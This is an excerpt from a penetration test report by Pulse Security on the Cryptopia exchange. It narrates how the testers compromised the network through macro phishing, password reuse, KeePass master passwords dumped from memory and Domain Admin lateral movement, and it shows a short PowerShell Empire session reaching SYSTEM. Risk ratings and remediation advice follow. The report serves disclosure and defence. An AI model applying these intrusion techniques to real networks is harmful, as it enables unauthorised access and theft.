
KeePass Access

[redacted] KeePass


| Title | User Name | Password | URL | Notes |
|---|---|---|---|---|
| Xero | [redacted] | ******** | | |
| IRD (Master | | ******** | | |
| Thankyou Payroll | | ******** | | |
| Tanda | | ******** | | |
| Workables | | ******** | | |
| Sharefile | | ******** | | |
| Confluence | | ******** | | |
| Cryptopia | | ******** | | |
| ProMapp | | ******** | | |
| Verified | | ******** | | |

Pulse Security used the KeePass database to gain access to ShareFile. The following screenshots show the type of information available on ShareFile. Once again, this was possible due to a lack of two-factor authentication.

ShareFile Access



ShareFile Access





Other systems such as IRD and Xero were not accessed by Pulse Security due to their sensitive nature. Proof of having access to the KeePass database and logging into ShareFile is sufficient to demonstrate the impact.

After obtaining access to the [redacted] machine, another compromise resulted from a user opening the Excel document. This time, the user was a member of the 'Domain Admins' group. This allowed Pulse Security to move laterally throughout the Cryptopia network.


Access was obtained to most sensitive servers, including the trading engine, domain controller and jump hosts. Several other workstations were compromised which also contained KeePass databases. These databases were accessed by Pulse Security by dumping the master password from memory.

Having the KeePass databases provided significant access and essentially allowed full compromise across all Cryptopia assets, including the wallet servers. The KeePass databases can be seen in the screenshots below.


KeePass Access



KEEPASS ACCESS



KEEPASS ACCESS




Pulse Security was also able to access the TALULA domain with Domain Admin privileges. This resulted in full compromise of the TALULA domain. The screenshot below displays SYSTEM-level access on an SQL host.

SYSTEM on PWTALSQL001

```
(Empire: 6UB4PHCG) >
PWTALSQL001
..Command execution completed.
shell gdr -PSProvider 'FileSystem'
(Empire: 6UB4PHCG) >
Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
C                  68.83       1718.12 FileSystem    C:\
D                 603.72       2971.28 FileSystem    D:\
E                 225.38        193.81 FileSystem    E:\
F                   9.92        409.27 FileSystem    F:\

..Command execution completed.

(Empire: 6UB4PHCG) > whoami
(Empire: 6UB4PHCG) >
NT AUTHORITY\SYSTEM
```

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | | OPEN | SEVERITY | | IMPACT |
|---|---|---|---|---|---|
| 1.1 | Lack of Two-Factor Authentication | **Yes** | | **High** | A lack of two-factor authentication on Internet exposed services allows attackers to gain access to these services if credentials are compromised through other means such as password reuse or brute-force attacks against the accounts. |
| 1.2 | Insufficient Network Segregation | **Yes** | | **High** | A lack of network segregation between the internal network and the DMZ allows an attacker that has compromised a machine on the internal network to compromise hosts on the DMZ or an attacker that has compromised a host in the DMZ to attack the internal network. In the interest of a defence in depth, strict network segregation should be enforced. |

| | | | | | |
|---|---|---|---|---|---|
| 1.3 | Insecure KeePass Configuration | Yes | | High | The current configuration of KeePass does not enforce the automatic locking of KeePass sessions, which increases the chances of an attacker compromising all passwords stored in KeePass while the session is unlocked. |
| 1.4 | Excessive Domain Administrator (DA) Accounts | Yes | | High | An excess of Domain Administrator accounts increases the chances of an attacker compromising a DA account through phishing or password guessing attacks. |
| 1.5 | Password Reuse | Yes | | Medium | Password reuse within the organisation allowed Pulse Security to compromise accounts and obtain an initial foothold through which to conduct additional phishing against other Cryptopia users. |
| 1.6 | Office Macros Enabled | Yes | | Medium | An attacker may social engineer a user of the organisation to enable macros for an individual document, at which point they will be able to execute arbitrary code on that user's computer. |

| | | | | | |
|---|---|---|---|---|---|
| 1.7 | Excessive Services Enabled | **Yes** | | **Medium** | Exposing unnecessary services to the Internet or other untrusted networks increases the risk of compromise through vulnerabilities on these services. Additionally, exposing management services to untrusted network may allow an attacker that has compromised the credentials for an administrative account to pivot between an untrusted and a trusted network. |
| 1.8 | Credentials In Scripts | **Yes** | | **Medium** | An attacker that compromises a server where the scripts are stored may be able to escalate privilege or obtain additional footholds on Cryptopia's network. |
| 1.9 | Weak Account Policy Settings | **Yes** | | **Medium** | Weak account policy settings increase the chances of accounts being compromised through brute-force or password guessing attacks. |

## RECOMMENDATIONS

- **Implement two-factor authentication on all external-facing and externally-hosted infrastructure.**
- **Apply a group policy setting to disable macros in Microsoft Office for users who do not need macro functionality.**
- **Review firewall/switch ACL configurations for all externally-facing infrastructure. Ensure only needed services are exposed to the Internet.**
- **Reconfigure KeePass to auto-lock after 5 minutes.**
- **Review Active Directory and implement an account lockout policy. Ensure user account passwords are not set to NEVER_EXPIRE.**
- **Remove standard, everyday user accounts from the Domain Admin group. Separate 'adm' accounts should exist to perform domain administration.**
- **Implement centralized logging within the network. This will help any forensic investigation in the event of compromise.**
- **Ensure all hosts within the environment are configured to receive and apply updates in a timely manner.**

# TECHNICAL DETAILS

## 1.1. LACK OF TWO-FACTOR AUTHENTICATION

Severity: High | Base Score: 8.8 | Temporal Score: 8.4 | Overall Score: 8.4

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Impact

A lack of two-factor authentication on Internet exposed services allows attackers to gain access to these services if credentials are compromised through other means such as password reuse or brute-force attacks against the accounts.

### Recommendations


- Implement two-factor authentication on all Internet exposed services such as mail or internal web applications such as Confluence.
- Ensure any third-party services used by Cryptopia require two factor authentication.

### Details


While reviewing the security posture of Cryptopia, Pulse Security identified that neither Outlook 365 nor the Confluence Wiki web page had two-factor authentication. Because of this, these applications were targeted for password reuse and brute-force attacks.

A reused password with minor modifications, combined with a lack of two-factor authentication allowed Pulse Security to compromise an account, which was then used to conduct additional phishing attacks. The images below show an attacker that has successfully compromised the credentials logging in to Cryptopia's Confluence and Office 365:

Confluence Access Obtained Due to Lack of Two-Factor Authentication



Access to [redacted] Outlook 365 Account



## 1.2. INSUFFICIENT NETWORK SEGREGATION

| Severity: High | Base Score: 8.8 | Temporal Score: 8.4 | Overall Score: 8.4 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Impact

A lack of network segregation between the internal network and the DMZ allows an attacker that has compromised a machine on the internal network to compromise hosts on the DMZ or an attacker that has compromised a host in the DMZ to attack the internal network. In the interest of a defence in depth, strict network segregation should be enforced.

### Recommendations

- Ensure no communication exists between the DMZ and the internal network.
- If communication between networks of different trusts is required, ensure this communication is restricted to the minimum necessary and that rules are not overly broad.

